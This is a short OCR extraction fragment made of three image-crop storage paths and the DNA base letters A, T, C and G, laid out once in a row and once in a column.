
A T C G



A
T
C
G




